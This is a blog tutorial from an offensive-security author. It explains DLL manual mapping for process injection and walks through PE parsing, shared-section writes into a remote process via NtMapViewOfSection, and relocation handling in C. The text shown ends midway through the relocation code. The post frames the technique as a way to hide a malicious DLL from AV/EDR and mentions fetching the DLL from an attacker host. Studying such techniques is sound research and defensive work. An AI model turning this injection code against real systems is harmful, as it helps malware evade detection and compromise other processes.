
MAHEMIUM'S BLOG
Offensive Security Professional

mahemium
Process Injection: DLL Manual Mapping

74 minute read

Posted on Jan 31, 2025
Table of Contents
1 ) Introduction
2 ) Understanding the steps of Manual Mapping
2.1 ) The PE file structure
2.2 ) The Relocation Table
2.3 ) The Import Address Table (IAT)
2.4 ) Thread Local Storage (TLS) callbacks
2.4.1 ) Process Injection with TLS
2.5 ) Executing the remote DLL
3 ) Building a Manual Mapper in C
3.1 ) Recommendations before starting
3.1.1 ) Using NTDLL NtMapViewOfSection to write to the remote process
3.1.2 ) Parsing the PE file format on your own
3.2 ) Initializations
3.3 ) Mapping the DLL's sections
3.4 ) Handling the DLL's relocations
3.5 ) Resolving the DLL's imports
3.5.1 ) Importing the DLL's required libraries
3.5.2 ) Fixing the IAT
3.6 ) Downgrading memory protections
3.7 ) Creating and executing the final shellcode
3.7.1 ) Calling TLS callbacks
3.7.2 ) Calling DllMain
3.8 ) Testing
4 ) Conclusion: Stealth freak
Introduction
DLL injection is a technique to inject malicious code into a remote process. At a high level, the technique forces the target process to call the LoadLibrary function from the Windows API to load a threat actor's DLL into the innocent process. In penetration testing scenarios, it's typically used to evade detection by AV/EDR solutions as taught in the OSEP course by offensive security (Mitre ATT&CK T1055). In another category of offensive security, game hacking utilizes this technique to facilitate an internal cheat to obtain direct memory access to the game the cheat is attacking.
DLL injection opens quite a few options to an attacker, and is an excellent technique. However, directly utilizing the LoadLibrary API can be easily detected by modern defenses. Defenses could hook this API as a line of protection against malicious DLLs; however, there is a more reliable way: enumerating loaded modules.
The LoadLibrary API adds the malicious library to the remote process's loaded modules list (PEB->Ldr->InMemoryOrderModuleList). Additionally, some other artifacts that may be undesirable to an attacker are triggers in the kernel when calling LoadLibrary, or even artifacts that aren't caused by the API call. These artifacts may be things such as triggering the IMAGE_LOAD ETW Event, static analysis artifacts since LoadLibrary needs a DLL to be stored on disk for it to inject it, as well as other niche artifacts.
During my research, I came across reflective DLL injection, which is an advanced technique that offers a significant stealth upgrade which discards the use of LoadLibrary. It relies on a function that is manually implemented by an attacker inside the attacker's DLL. This internal function parses it's own PE headers and performs manual mapping inside the DLL itself. An excellent blog post by Aaron Bray found here shows how this technique can be implemented.
Another technique which is older than reflective DLL injection but very similar to it is known as manual mapping. The idea and methodology in getting the loaded DLL into the target process matches closely, but differs in the fact that the parsing and loading of the DLL into the target process is done from an external position rather than doing it from the injected DLL. Manual mapping offers a greater degree of stealth compared to reflective DLL injection since it won't leave traces in memory that give an EDR service hints as to how the DLL got there.
Manual mapping is an advanced technique, where struggling to make work will grant very good knowledge and insight into the PE file format. We'll learn the details and steps required to perform manual mapping, then we'll implement what we learned in C.
There are quite a few blog posts and resources for DLL manual mapping, however, I found that some of the posts covering this technique didn't offer the best explanations (no offense).
You can find the manual mapping project that I built as a result of my research here: gitlab.com/mahemium/blackmapper
Understanding the steps of Manual Mapping
The general idea of manual mapping is to recreate the LoadLibrary function from scratch without the detection artifacts that it gives. To a beginner/intermediate, this can appear to be a relatively complex task, which it unfortunately is. However, once achieved, this process will grant excellent knowledge of the PE file format, as well as a new understanding of how windows APIs such as LoadLibrary operate.
We'll start off with a high level explanation of the PE file structure. Next, we'll dig deeper into the details that we need to pay attention to in order to manually map our DLL into the target process.
The PE file structure

At a high level, the PE file structure is essentially just split into chunks of data that are known as sections. These sections are preceded by a portion of the file which contain a collection of headers.
The headers that precede the sections explain to us things that are necessary for the PE file to operate. An example of one of those things would be data that explains where the sections of the PE file are located on disk.
Below is a visual representation of how these headers & sections look like:
Let's take a look at the sections table and see how it is structured:

The application used here is ImHex -- PE-Bear is a more widely used tool for parsing the PE file format.
Each one of these structures is a section header describing information about a section in the PE file. We can take a closer look by examining the structure:
typedef struct {
    unsigned char   name[0x8];
    uint32_t        virtual_size;
    uint32_t        virtual_address;
    uint32_t        size_of_raw_data;
    uint32_t        pointer_to_raw_data;
    uint32_t        pointer_to_relocations;
    uint32_t        pointer_to_line_numbers;
    uint16_t        number_of_relocations;
    uint16_t        number_of_line_numbers;
    uint32_t        characteristics;
} section;
We'll notice that there are two values describing the size. The first one is virtual_size, which is what the size of the section should be when it is loaded in memory. The second one is size_of_raw_data, which is the actual size of the section stored on disk.
Additionally, we'll see that there is virtual_address and pointer_to_raw_data. virtual_address contains what needs to be the Relative Virtual Address (RVA) of the section when it is loaded into memory. This value is an offset from the base address of where we want to load the DLL, as opposed to pointer_to_raw_data, which is the offset from the start of the file to the section on disk.
When building our manual mapper, we first need to write the headers to the address of where we're going to map our DLL. This is necessary because our DLL may need to access the headers for certain information.
After that, we'll use the sections table to write each section into the target process. We'll use the pointer_to_raw_data offset to copy the data from the DLL that's on disk, and write it in the target process at the offset of virtual_address.
Instead of using virtual_size to determine the amount to copy, we actually need to use size_of_raw_data. This is because virtual_size could actually be greater than size_of_raw_data. In the case where we use virtual_size, and it's value is bigger than size_of_raw_data, we could be writing uninitialized data without noticing which could lead to a problem down the line (MSDN: Section Table).
The Relocation Table
A relocation in the relocation table is an offset to an address that the code uses which needs to be fixed by a loader.
"When a program is compiled, the compiler assumes that the executable is going to be loaded at a certain base address" (optional_header->image_base). Due to mitigations such as ASLR: "it’s not very likely that the executable is going to get its desired base address".
In our case, since ASLR doesn't exist, we could technically load our DLL at it's preferred image base. However, if we were to manually map the DLL at it's preferred image base after it is already mapped and running, we would run into potential a race condition where the previously injected DLL tries to execute code, but fails because we're performing some manual mapping operations on the same base address. For this reason, it's best to treat all manual mapping cases to be as if ASLR is in effect.
"A list of all hard-coded values that will need fixing if the image is loaded at a different base address is saved in a special table called the Relocation Table". This relocation table is found in a designated section of the PE file labeled .reloc.
To help better understand what this means, let's dig deeper. ImHex provides a pattern file that parses a PE file. It utilizes these structures below (written in pattern language) to parse the relocation table. We'll use it here since it better describes the format of the relocation table:
bitfield BaseRelocationWord {
    offset : 12;
    type : 4 [[format("formatBaseRelocationType")]];
};


struct BaseRelocationBlock {
    uint32_t pageRVA;
    uint32_t blockSize;
    BaseRelocationWord word[while($ < addressof(this) + this.blockSize)];
};


struct BaseRelocationTable {
    BaseRelocationBlock baseRelocationBlocks[
      while($ < addressof(this) + coffHeader.optionalHeader.directories[5].size)
    ];
};
First, we'll look at the BaseRelocationTable structure. This structure is just an array of the BaseRelocationBlock structure where the size of the array is a value that is retrieved from the optional header's data directories. Data directories is a static array at the end of the optional header which contains useful information needed by the loader. The 5 indexing into the array is IMAGE_DIRECTORY_ENTRY_BASERELOC. More information about data directories can be found here.

A BaseRelocationBlock structure is an array of BaseRelocationWord bit-field values. We get a small package of information before the array, pageRVA and blockSize. Those values are the relative virtual address (RVA) of the block and it's size respectively, which are required to enumerate the array correctly.
The BaseRelocationWord bit-field value is made up of 16 bits (2 bytes):

The last 12 bits hold the offset from the start of the file to the address that needs to be fixed, and the first 4 bits contain the type, which tells us how we should be handling the relocation. The various relocation types can be found here, but we'll only need to worry about handling relocations that use the IMAGE_REL_BASED_DIR64 type.
When it comes time to enumerate the relocations table, we'll only use the structure shown below:
typedef struct {
    uint32_t virtual_address;
    uint32_t size_of_block;
} image_base_relocation;
This image_base_relocation structure is exactly the same as the BaseRelocationBlock structure shown above. We won't need BaseRelocationWord or BaseRelocationTable since the table structure is simply just an array of BaseRelocationBlock, and BaseRelocationWord is just a bit-field value that we can resolve using some bitwise operations.
To better help understand what the relocation table looks like, this is a visual representation of the relocation table:
And below is a raw visual representation of the relocation table:

So what we need to do to fix the relocations when developing the mapper is to enumerate every relocation block in the relocation table. For each block, we need to enumerate each bit-field that contains the offset to the address that needs to be relocated, then we can use that offset to get the address to relocate. Once we have the address we need to fix, we can simply apply a delta value to it to fix it.
This delta value can be calculated by subtracting the actual base address of where we're mapping our DLL by the image_base value found in the optional header of the DLL.
The final code should look something like this pseudocode:
delta = remote_source - dll.optional_header.image_base;
for each block in relocation_table {
  for each entry in block {
    address = read address at (base_of_file + entry.offset);
    new_address = address + delta;


    //write new_address at the mapped dll's RVA to the old address
  }
}- 0xRick's PE file format blog (Part 6) - Relocations
- 0xRick's PE file format blog (Part 4) - Data Directories
The Import Address Table (IAT)
Similar to the relocation table, the Import Address Table (IAT) is found in a designated section of the PE file labeled .idata. The IAT is a table that contains library import information that is required by the DLL we want to inject.
As a quick example, say that the DLL we want to inject into the target process requires the DLLs kernel32.dll and ole32.dll. Let's say that our DLL needs AllocConsole and CopyFileA from kernel32.dll, and needs CoInternalize from ole32.dll.
First, what this means is that we need to make sure that in the target process, kernel32.dll and ole32.dll are present for our DLL. If they aren't, then we need to inject them using the regular LoadLibrary DLL injection technique.
In theory, we could recursively call our manual mapping function to prevent using
LoadLibraryentirely, but the point is to keep the malicious DLL hidden. UsingLoadLibraryfor a non-malicious DLL shouldn't pose a detection risk by AV/EDR.
Second, we need to go through our DLL and fix the addresses of the exported functions. This is again because of the ASLR mitigation, along with the fact that the required DLLs aren't guaranteed to have the same offsets to their exported functions every time.
For now, we just need to understand how to enumerate the IAT so we can later write the required code for resolving the imports. To figure this out, we need to look at the structures involved:
#define IMAGE_ORDINAL_FLAG64 0x8000000000000000ull
#define IMAGE_ORDINAL_FLAG32 0x80000000


typedef struct {
    uint32_t original_first_thunk;
    uint32_t time_date_stamp;
    uint32_t forwarder_chain;
    uint32_t name;
    uint32_t first_thunk;
} image_import_descriptor;


typedef struct {
    uint16_t hint;
    char     name[1];
} image_import_by_name;


typedef struct {
    union {
        uint64_t forwarder_string;
        uint64_t function;
        uint64_t ordinal;
        uint64_t address_of_data;
    } u1;
} image_thunk_data64;
The 32-bit version of the
image_thunk_data64structure simply contains types ofuint32_tinstead ofuint64_tinside the union.
The first thing that will be at the top of the .idata section is an array of image_import_descriptor structures. The structure contains a name value, which is an RVA to the DLL name that needs to be present in the target process. The structure also contains original_first_thunk and first_thunk.
The original_first_thunk value is an RVA to the Import Lookup Table (ILT), while first_thunk is an RVA to the Import Address Table (IAT). The IAT and ILT are identical when on disk, but the difference between the two is that when being loaded, the loader modifies the entries in the IAT and leaves the ILT alone.
The idea when handling imports is that we enumerate and modify the IAT using the information retrieved from enumerating the ILT. However, in some cases, a compiler will set original_first_thunk (ILT RVA) to 0. In that case, we'll use first_thunk to enumerate and modify the IAT using information retrieved from the IAT itself.
The IAT (and ILT) is simply an array of image_thunk_data structures. Before digging into this structure, there are two cases that we need to handle for an imported function.
The first case uses the image_import_by_name structure, which basically means that it's a regular function name such as AllocConsole. The image_import_by_name structure is found at address_of_data, which is an RVA inside the image_thunk_data structure.
The second case we need to cover is for when an imported function uses an ordinal value (e.g. 37) as its identifier instead of a name.
To determine which case to handle, we need to check if the ordinal value inside the image_thunk_data structure has the IMAGE_ORDINAL_FLAG set:
if (thunk->u1.orindal & IMAGE_ORDINAL_FLAG64) {
  // handle for orindal
} else {
  // handle for regular
}
Using this information, we would enumerate the IAT by first going through the array of image_import_descriptor structures that are at the top of .idata. We can tell when to stop iterating when a value in the structure such as name is 0:

Remember that in the image_import_descriptor structure which is what we're using here, we have access to the name value which is an RVA to the library name (e.g. kernel32.dll).
The next step of enumeration is to use the original_first_thunk and first_thunk RVA values to retrieve the first image_thunk_data entry.
I'll mention now that these values are RVA values. If we wanted to retrieve them from our raw DLL buffer, we would need to convert the RVA into an offset. The functions are present in blackmapper, but aren't used thanks to the use of NT functions to write to the target process.
Using the first_thunk offset (converted from it's RVA value), we can see the sequence of image_thunk_data structures. Note that because the structure is made up of a union, the values aren't separated into different memory locations, but rather packed in the same 8 bytes (More information).


As described earlier, we use these structures to determine the function address from each entry in the image demonstrated above. Once the address is determined, we'll overwrite the image_thunk_data entry with the address of the function. Below is an example of what it looks like when loaded in memory:
And for the sake of clarity, this how the function names (image_import_by_name structures) look like in their raw format. They're located below the IAT. You'll notice two bytes before each function name, that's the hint value of the structure:

At this point, we're done learning what we need to do to map the DLL to the target process. If we were mapping the DLL in a local buffer, now would be the time to copy it to the remote process.
- 0xRick's PE file format blog (Part 5)
- Sunshine2k's PE tutorial
- Mentions: LUEVELSMEYER's PE file format text
Thread Local Storage (TLS) callbacks
The last step we need to do before executing our DLL's DllMain function is to call the DLL's Thread Local Storage (TLS) callbacks. The TLS is a way to "provide unique data for each thread that the process can access using a global index" (MSDN: Thread Local Storage). The TLS table is most commonly located in the .rdata section, but can be found in other sections. We'll be using a data directory to find it.
The important detail to understand here is as we're enumerating the TLS table, we get addresses to functions that reside within the DLL we are injecting. The only thing we need to do is to execute each one of these functions.
Note that these addresses are present in the relocations table. This means that if we use the TLS table after handling the relocations, we can directly invoke the TLS callbacks without any need to apply a delta value.
The function signature for each one of these TLS callbacks is exactly the same as DllMain:
BOOL WINAPI DllMain(
    HINSTANCE hinstDLL,     // handle to DLL module
    DWORD     fdwReason,    // reason for calling function
    LPVOID    lpvReserved   // reserved
)
The first argument, hinstDLL, needs to be the base address of the remotely mapped DLL. fdwReason should be DLL_PROCESS_ATTACH, and lpvReserved should be set to 0.
To enumerate the TLS callbacks, we can use the DLL's data directory with the index of IMAGE_DIRECTORY_ENTRY_TLS. This will give us an RVA to the base of the TLS table. We'll need to index it using the structure below:
typedef struct {
    uint64_t start_address_of_raw_data;
    uint64_t end_address_of_raw_data;
    uint64_t address_of_index;
    uint64_t address_of_callbacks;
    uint32_t size_of_zero_fill;
    uint32_t characteristics;
} image_tls_directory64;
We'll only need the address_of_callbacks value from this structure since it's going to point to an array of TLS callbacks. This value is going to be a full address that's also relocated after handling the DLL's relocations, not an RVA or an offset.
Once we have the TLS callbacks array, we can simply enumerate each address and call each function address until we reach 0 bytes. This is how it looks like:

Process Injection with TLS
Since we learned about the TLS, this is a great opportunity to cover the fact that process injection can occur in the TLS (MITRE ATT&CK T1055.005). One example of this technique being used is in CANONSTAGER by Chinese APT UNC6384, which interestingly resolves Windows API addresses and puts them in the TLS (Cyber Security News).
Another example of malware using this technique is Ursnif, a variant of the Gozi malware, which is one of the most widely spread banking trojans (ANY.RUN's analysis). It manipulates TLS callbacks to inject into a child process (Fireeye's research).
Executing the remote DLL
Once we have completed all the necessary tasks, we need to call our mapped DLL's DllMain function. The function signature is exactly the same as the ones used when performing the TLS callbacks.
We can find the address of DllMain by indexing into the optional header and extracting the address_of_entry_point value which is an RVA to DllMain.
Building a Manual Mapper in C
Some context and info before starting, I don't really like Visual Studio because the IDE or compiler introduces some bloated files that aren't really necessary for a project like this or any of the projects that I develop.
I tend to use MinGW from MSYS. I find that making and building projects with MinGW is cleaner and easier than MSVC since you can structure the project how you want, and use any editor you want. Additionally, using the MinGW shell as you're working on a project makes for a nice *nix environment. If you do want to try it out, all you have to do is run the following commands in the MSYS shell to install everything you need:
pacman -Syu
pacman -Sy mingw-w64-x86_64-toolchain


# optional:
pacman -S mingw-w64-i686-toolchain  # 32 bit toolchain
pacman -S mingw-w64-x86_64-make     # make
Once you add C:\msys64\mingw64\bin (and/or C:\msys64\mingw32\bin) to your Windows environment variables, you should be able to compile using gcc from any shell.
Recommendations before starting
Below are some things I highly recommend you to do or put into account before building the manual mapper. Doing these things will either make it easier to build the manual mapper, or help in increasing your knowledge. I apply each one of them when demonstrating the development of a manual mapper.
Using NTDLL NtMapViewOfSection to write to the remote process
The first thing I recommend is that you use the APIs listed below to facilitate writing to the remote process's memory:
Just in case you're unfamiliar with this technique, the first reason I recommend using these APIs is because they offer greater stealth when writing to a remote process compared to WriteProcessMemory. TrustedSec has an excellent blog post on this topic and provide great demonstrations to help in understanding how it works.
The second reason why I recommend using this technique is because it makes manual mapping a lot easier. Rather than needing to constantly read / write to the remote process to map our target DLL, anything that we write to our local memory space is immediately copied over to the remote memory space. You'll see how convenient this gets when building the manual mapper.
Parsing the PE file format on your own
The first reason why I recommend you build your own PE parser is because it'll quickly expand your knowledge on the PE file format and help in maintaining that knowledge for a longer period of time. You'll be able to refer back to the PE parser that you build now, and it'll help you in figuring out things in the future.
The second reason is because you gain a lot more control over what you want to do and how you want to do it. The pe_parser.c file in my project can help you see the level of control I get as a result of building my own parser.
I recommend that you pause and challenge yourself by making your own PE parser.
Initializations
To get started with our manual mapper, we need to parse the DLL that we want to inject. As I have recommended, I wrote a PE parser on my own so that I can better understand the PE file format. You can find the parser here:
if (!is_file_64bit(dll_path)) {
    mmprintf("Failed because provided DLL is 32-bit, while mapping function is 64-bit.");
    return 0;
}


NTSTATUS        status = 0;
unsigned char*  g_dll_buffer;
uint64_t        g_dll_buffer_size;
pe64            parsed_dll;


if (load_pe_file(dll_path, &g_dll_buffer, &g_dll_buffer_size) == -1) {
    mmprintf("Failed to load DLL.\n");
    return 0;
}


if (parse_64bit_pe(&parsed_dll, g_dll_buffer, g_dll_buffer_size) == -1) {
    mmprintf("Failed to parse DLL.\n");
    free(g_dll_buffer);
    return 0;
}
Here we load the raw DLL bytes into g_dll_buffer, and the DLL file's size into g_dll_buffer_size. Note that in this step, we are fully capable of downloading the DLL from an attacker host. We could even go as far as encrypting the DLL on our attacker host and decrypting it here. For our purposes, we'll stick to loading it directly from a file on disk.
After loading the DLL buffer, we parse it using parse_64bit_pe, which is actually a really short function that just maps parts of the DLL into a few structures, and packs those structures into a pe64 structure. That structure is then output into the parsed_dll variable.
After parsing the DLL, our next step of initialization is to create the shared memory between our local process and the remote process we want to inject into:
void* h_process = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ | PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION, 0, target_process_id);
if (target_process_id == 0 || !h_process) {
mmprintf("Failed to get process ID or open a handle to the process. (Error %x)\n", GetLastError());
free(g_dll_buffer);
return 0;
}
LARGE_INTEGER sect_max_size = {0, .QuadPart = parsed_dll.optional_header->size_of_image};
void* source_sect_handle = 0;
status = nt_create_sect(&source_sect_handle, SECTION_ALL_ACCESS, §_max_size, PAGE_EXECUTE_READWRITE, SEC_RESERVE);
if (status != 0) {
mmprintf("Failed to create section handle. (Status %x)\n", status);
CloseHandle(h_process);
free(g_dll_buffer);
return 0;
}
void* local_source = 0;
void* remote_source = 0;
status = nt_alloc_views(source_sect_handle, h_process, parsed_dll.optional_header->size_of_image, PAGE_EXECUTE_READWRITE, &local_source, &remote_source);
if (status != 0) {
mmprintf("Failed to map section views. (Status %x)\n", status);
nt_close(source_sect_handle);
CloseHandle(h_process);
free(g_dll_buffer);
return 0;
}The first thing we do is open a handle to the process. This is required by the NT functions.
Next, we use NtCreateSection to create a section in memory to share between the local memory buffer and remote memory buffer. The nt_create_sect function I use in the code is just a direct wrapper to that function.
After that, we use 2 calls to NtMapViewOfSection in order to map the shared memory to the local process, and remote process. The nt_alloc_views function is a wrapper that calls the NtMapViewOfSection API twice and does error checking. You can find the definition here.
Notice that for both the nt_create_sect and nt_alloc_views, we use the size_of_image value from the optional header. This will allocate enough space for us to do what we need to do to map our DLL into the target process.
Also the reason why we're using PAGE_EXECUTE_READWRITE is because we can't set a page's protection to be higher than what it is:
"The protection you’re allowed to use to map a Section object into memory depends on two things. The first is the protection specified when the Section object was created. For example, if the section was created with ReadOnly protection, you can never map it to be writeable." - Windows Security Internals with Powershell by James Forshaw, Page 67
We will downgrade the permissions later to help increase stealth.
Mapping the DLL's sections
Mapping the DLL's sections is a relatively simple process, as all we need to do is enumerate the sections table and write the sections from the g_dll_buffer variable into the local_source variable which is a buffer that's shared with remote_source:
for (int i = 0; i < parsed_dll.number_of_sections; i++) {
    if (parsed_dll.section_list[i]->pointer_to_raw_data) {
        memcpy(
            local_source + parsed_dll.section_list[i]->virtual_address,     // dest
            g_dll_buffer + parsed_dll.section_list[i]->pointer_to_raw_data, // src
            parsed_dll.section_list[i]->size_of_raw_data                    // size
        );


        mmprintf("Section '%s' mapped to 0x%llx (local buffer)\n", parsed_dll.section_list[i]->name, (void*)(local_source + parsed_dll.section_list[i]->virtual_address));
    }
}
number_of_sections is used to enumerate the sections list. For each section inside the sections list, we'll copy the data at its raw offset inside the raw DLL buffer into it's virtual offset in local_source. As discussed earlier when talking about the PE file structure, we use size_of_raw_data instead of virtual_size because the value of virtual_size can be bigger than size_of_raw_data.
Once we've written the DLL's sections into the shared buffer, we'll write the PE's headers to the start of the shared DLL buffer as well:
mmprintf("Writing PE header (Size: %x)...\n", parsed_dll.optional_header->size_of_headers);
memcpy(local_source, g_dll_buffer, parsed_dll.optional_header->size_of_headers);
This is necessary because our process is most likely going to need to access the IAT or have exception handling that it needs to do.
Handling the DLL's relocations
Now that we've completed the low hanging fruits, our next tasks will be more complicated. I'll be breaking the code down into pieces that way it's easier to understand. I'm also doing this to help discourage pasting.
The first step we need to do in order to handle our DLL's relocations is to get to the relocation blocks and calculate the delta:
intptr_t reloc_delta        = (intptr_t) remote_source - (intptr_t) parsed_dll.optional_header->image_base;
uint32_t reloc_size         = parsed_dll.optional_header->data_directory[IMAGE_DIRECTORY_ENTRY_BASERELOC].size;
uint32_t next_block_offset  = parsed_dll.optional_header->data_directory[IMAGE_DIRECTORY_ENTRY_BASERELOC].virtual_address; // RVA to .reloc sect
The delta is calculated by using the base address of the remotely mapped DLL (remote_source) and subtracting it with image_base. As discussed earlier, the image_base is the program's preferred base address which is not going be the same as remote_source. This delta value will be used to fix the addresses that need to be relocated in the relocations table.
We also need to get to the relocation blocks, and this is done by indexing into the data directory's IMAGE_DIRECTORY_ENTRY_BASERELOC index. Note that since we are using the NT methods for writing to the remote process, we don't need to convert the RVA into an offset.
The reason why we call the variable next_block_offset is because we'll be adding the size of the current block on top of it to get the location of the next block. In the code above, we're initializing it to be the first entry.
The next step is to start enumerating the relocation blocks. We can do this by looping for the amount of reloc_size:
for (uint32_t _ = 0; _ < reloc_size; _++) {
    image_base_relocation* i_base_reloc = (image_base_relocation*)(local_source + next_block_offset);


    if (i_base_reloc->size_of_block == 0) {
        mmprintf("Reached end of blocks\n");
        break;
    }


    // enumerate relocations here...


  next_block_offset += i_base_reloc->size_of_block;
}
We'll parse each relocation block as a image_base_relocation structure, and we'll check if size_of_block is zero which would indicate that there are no more blocks to enumerate.
After we handle the relocations, for the block we're currently iterating, we'll add the value of size_of_block of the current block to the next_block_offset to get the next block to enumerate.
To enumerate the relocations, we'll need to calculate the amount of relocations, and create a pointer to the first entry in the relocation block:
    int16_t   reloc_entry_count = (i_base_reloc->size_of_block - sizeof(image_base_relocation)) / sizeof(WORD);
    uint16_t* entry_list        = (uint16_t*)(local_source + next_block_offset + sizeof(image_base_relocation));


    for (int i = 0; i < reloc_entry_count; i++) {
/*
        15            12 11                  0
        +---------------+--------------------+
        | type (4 bits) | offset (12 bits)   |
        +---------------+--------------------+
*/
        uint16_t entry  = entry_list[i];
        uint16_t type   = entry >> 12;
        uint16_t offset = entry & 0x0FFF;


        // handle relocation here...


    }
The reloc_entry_count is the amount of relocations there are. The calculation can be simplified to (size_of_block - size_of_block_struct) / 2. What this should be telling you is that the relocation entries start immediately after the relocation block structure, and that each entry is 2 bytes in total.
The entry_list is an array of 2 byte values that starts exactly after the relocation block structure. We're able to index into this pointer as if it is an array.
